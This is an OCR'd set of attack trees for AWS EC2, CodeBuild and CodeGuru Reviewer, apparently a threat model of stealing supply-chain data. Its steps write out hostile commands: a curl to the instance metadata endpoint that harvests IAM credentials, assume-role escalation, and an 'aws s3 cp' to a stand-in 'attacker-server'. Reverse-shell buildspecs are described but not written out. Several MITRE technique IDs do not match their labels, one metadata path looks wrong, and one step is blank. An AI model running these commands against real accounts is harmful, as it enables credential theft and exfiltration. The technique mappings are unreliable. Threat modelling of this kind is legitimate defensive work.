
AWS_EC2_Attack_Tree
Cloud-based Supply Chain System
1. Gain Spot Instance Access
TTP: T1098.003 - Additional Cloud Credentials
Command: aws ec2 request-spot-instances
Input: Instance specs, IAM role
Result: New EC2 instance with IAM role
2. Deploy Reverse Shell
TTP: T1203 - Exploitation for Client Execution
Command: Base64-encoded payload
Input: Reverse shell script
Result: Remote attacker shell
3. Steal IAM Role Credentials
TTP: T1552.005 - Cloud Instance Metadata API
Command: curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
Input: None
Result: Stolen IAM credentials
4. Exfiltrate Supply Chain Data
AWS_CodeBuild_Attack_Tree
1. Create Malicious Build Project
TTP: T1583.006 - Cloud Infrastructure as a Service
Command: aws codebuild create-project
Input: JSON payload with malicious buildspec
Result: New build project created
2. Execute Malicious Build
TTP: T1203 - Exploitation for Client Execution
Command: aws codebuild start-build
Input: Malicious buildspec (reverse shell payload)
Result: Remote attacker shell in build container
3. Steal IAM Role Credentials
TTP: T1552.005 - Cloud Instance Metadata API
Command: curl http://169.254.170.2/latest/meta-data/iam/security-credentials/
Input: None
Result: Stolen IAM credentials from build container
4. Exfiltrate Supply Chain Data
AWS_CodeGuru_Attack_Tree
1. Inject Malicious Code into Repository
TTP: T1655 - Code Injection
Command: git commit & push
Input: Malicious code with AWS credential exposure
Result: Code is stored in repository
2. Trigger CodeGuru Analysis
TTP: T1595.002 - Exploit Cloud Security Tools
Command: AWS CodeGuru Reviewer
Input: Modified repository code
Result: CodeGuru analyzes exposed secrets
3. Extract AWS Credentials from Logs
TTP: T1555.003 - Credentials in Logs
Command: aws codeguru-reviewer list-recommendations
Input: CodeGuru log analysis
Result: Attacker retrieves AWS access keys
4. Escalate Privileges with Stolen Credentials
TTP: T1078.004 - Cloud Accounts
Command: aws sts assume-role
Input: Stolen AWS keys
Result: Attacker assumes privileged IAM role
5. Exfiltrate Supply Chain Data
TTP: T1567.002 - Exfiltration to Cloud Storage
Command: aws s3 cp s3://supply-chain-data/ attacker-server
Input: Stolen IAM credentials
Result: Data exfiltrated
Final Attack Goal: Exfiltrate Supply Chain Information